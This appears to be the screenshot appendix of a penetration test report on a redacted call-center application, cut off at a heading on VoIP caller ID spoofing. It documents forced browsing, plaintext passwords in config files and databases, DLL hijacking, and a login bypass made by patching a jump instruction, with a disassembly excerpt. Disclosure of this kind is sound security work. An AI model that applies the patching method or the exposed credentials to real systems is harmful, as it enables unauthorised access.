<b>High</b>	Findings that are fundamental to the management of risk in the business area, representing a weakness in control that requires the immediate attention of management	<ul style="list-style-type: none"> <li>• Loss of (confidentiality / integrity / availability) is likely to have a catastrophic effect on the organisation</li> <li>• Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit</li> </ul>
<b>Medium</b>	Important findings that are to be resolved by management.	<ul style="list-style-type: none"> <li>• Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited</li> <li>• Authentication is required to exploit the vulnerability</li> <li>• The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit</li> </ul>


<p><b>Low</b></p>	<p>Findings that identify an area for review with established services and good practice</p>	<ul style="list-style-type: none"> <li>• There is reduced performance or interruptions in resource availability</li> <li>• There is little to no impact to the integrity of the system</li> <li>• There is informational disclosure</li> </ul>
<p><b>Info</b></p>	<p>Findings that are limited in affect but are worthy of being noted for review- for example future proofing.</p>	<ul style="list-style-type: none"> <li>• Information for department management</li> <li>• Very limited risk - something that could be utilised with the relevant skillsets and resources to gather information</li> </ul>

# Appendix B: Screenshot

## 1. Forced Browsing

The application allows access to a sensitive or restricted page without requiring user authentication, potentially exposing functionality or data to unauthorized users

Users can access Redacted Reports without logging in.




The screenshot shows a web browser window with a "Not secure" warning. The page title is "Redacted Reports". The search form contains the following fields and values:

Start Date	End date	Language
15 May 2025 00:00:00	15 May 2025 23:59:59	All



Below the form, the text "No. of records count: 0" is displayed, followed by "No Record Found" in red.

The Database Settings page is accessible without authentication, allowing unauthorized individuals to view database credentials.



## 2. Sensitive data exposed


Passwords are embedded in the HTML source code in plaintext, making them easily accessible to anyone viewing the page. This poses a serious security risk, as attackers can retrieve credentials without authentication.



### 3. Potential Privilege Escalation through DLL Hijacking


The application loads DLL files from insecure or user-controllable paths without validating their origin. This behaviour can be exploited by placing a malicious DLL in the search path, allowing attackers to execute arbitrary code with the privileges of the vulnerable process.

Attacker places a malicious DLL file in a directory where an application is likely to load it instead of the legitimate one




Name	Date modified	Type	Size
DBUtil	15-05-2025 14:05	Text Document	0 KB
[Redacted]	15-05-2025 12:12	Application	1,164 KB
[Redacted]	15-05-2025 09:58	Application	1,164 KB
Calls	13-05-2025 00:39	Configuration sett...	4 KB
License.lic	09-05-2025 13:17	LIC File	1 KB
Crypt.tlb	09-05-2025 10:44	TLB File	3 KB
<b>TextShaping.dll</b>	05-09-2024 13:55	Application extens...	9 KB
CallCenter	06-01-2024 15:44	Configuration sett...	5 KB
[Redacted]	19-10-2023 08:58	Application	4,162 KB
[Redacted]	27-09-2022 18:54	Application	3,980 KB

When the application starts, it unknowingly loads the attacker's DLL due to improper DLL search order or missing path validation. This malicious DLL then runs with the same privileges as the application, potentially compromising the system.



## 4. Cleartext Credentials

User credentials are stored in the database without encryption or hashing, allowing anyone with access to the database file to retrieve usernames and passwords in plaintext.




The top screenshot shows a Notepad file with the following content:

```
[Setup]
ConnectionString=DSN=;UID=sa;PWD=s 123;APP= Application;WSID=WIN-0T2AW2B6E83;DATABASE=ASTER
Debug=1
ListenPort=6553
WatchPort=7025
DataSource=1
MainServer=1
AltIP=0.0.0.0
AltPort=6789
```

The bottom screenshot shows a file explorer window displaying a folder named "MasterDatabases" containing several .MDB files. An Excel spreadsheet is overlaid on the file explorer, showing a table with the following data:

User_Name	Password	Allow_Change_Password	Remarks
administrator		TRUE	



The screenshot shows an Excel spreadsheet with the following data:

Agent_Login_ID	Agent_Category_Code	Agent_Name	Agent_Password	Group_id	Agent_Languages	Agent_System_Skills	Agent_From
	ADMIN				ENGLISH\$10, HINDI\$10, REGIONAL\$10	TEST\$10	




## 6. Authentication Bypass via Reverse Engineering

We load Redacted using Redacted. We modify the instruction at 0050C38A from JNE to JE to alter the flow the execution such that the code with incorrect password now jumps to the code which should ideally be executed when correct password is entered. We save the modified file and execute it.

CPU - main thread, module administ			
0050C381	. FF15 C4124000	CALL DWORD PTR DS:[<&MSUBUM60.__vbaFree	MSUBUM60.__vbaFreeObj
0050C387	. 66:85F6	TEST SI,SI	
0050C38A	74 79	JE SHORT administ.0050C405	
0050C38C	. 8B17	MOV EDX,DWORD PTR DS:[EDI]	
0050C38E	. 57	PUSH EDI	
0050C38F	. FF92 FC020000	CALL DWORD PTR DS:[EDX+2FC]	
0050C395	. 50	PUSH EAX	
0050C396	. 8D45 C8	LEA EAX,DWORD PTR SS:[EBP-38]	
0050C399	. 50	PUSH EAX	
0050C39A	. FF15 A0104000	CALL DWORD PTR DS:[<&MSUBUM60.__vbaObjS	MSUBUM60.__vbaObjSet
0050C3A0	. 8BF0	MOV ESI,EAX	
0050C3A2	. 8D55 D0	LEA EDX,DWORD PTR SS:[EBP-30]	
0050C3A5	. 52	PUSH EDX	
0050C3A6	. 56	PUSH ESI	
0050C3A7	. 8B0E	MOV ECX,DWORD PTR DS:[ESI]	

Below screenshots shows that we enter fake values instead of username, password and domain but are able to execute Redacted Application.



**Authentication**

User Name:

Password:

Domain:

File Options Help

System & Channel Settings | Script & DDI | Tone Settings | Special Tones | General Settings | DB & Media Manager

SIP Server Registration Required  Outbound Proxy Required

Local IP Address

Local Port

DTMF Type

PTime

SIP Outbound Proxy Settings

IP Address

Port No (5090)

SIP Server Registration

Time To Live (3600)  Sec.

SIP Server Details

Server IP Address   Authentication Required

Port No (5060)

SIP User Name

User name

Password

RealM


Add  
Update  
Remove

SIP IP Address	Port No	User Name	Authenticate	User Name	RealM
	5061	1600	No		
	5061	1500	No		
	5061	1501	No		
	5061	1502	No		
	5061	1503	No		
	5061	1504	No		

Ok Delete Apply Close

## 7. Unencrypted Credentials Stored in Database

User credentials are stored in the database in plaintext without encryption or hashing. This exposes sensitive data to attackers in the event of database compromise, increasing the risk of credential theft and unauthorized access.



The screenshot displays the SQL Server Enterprise Manager interface. On the left, the Object Explorer shows a tree view of database objects, including a table named 'dbo.Login'. The main window shows a SQL query being executed:

```
SELECT TOP 1000 [UserName]  
, [Password]  
, [Status]  
FROM [ ]].[dbo].[Login]
```


The results pane at the bottom shows a single row of data:

	UserName	Password	Status
1	Admin	Admin@123	Enable


## 8. VoIP caller ID spoofing

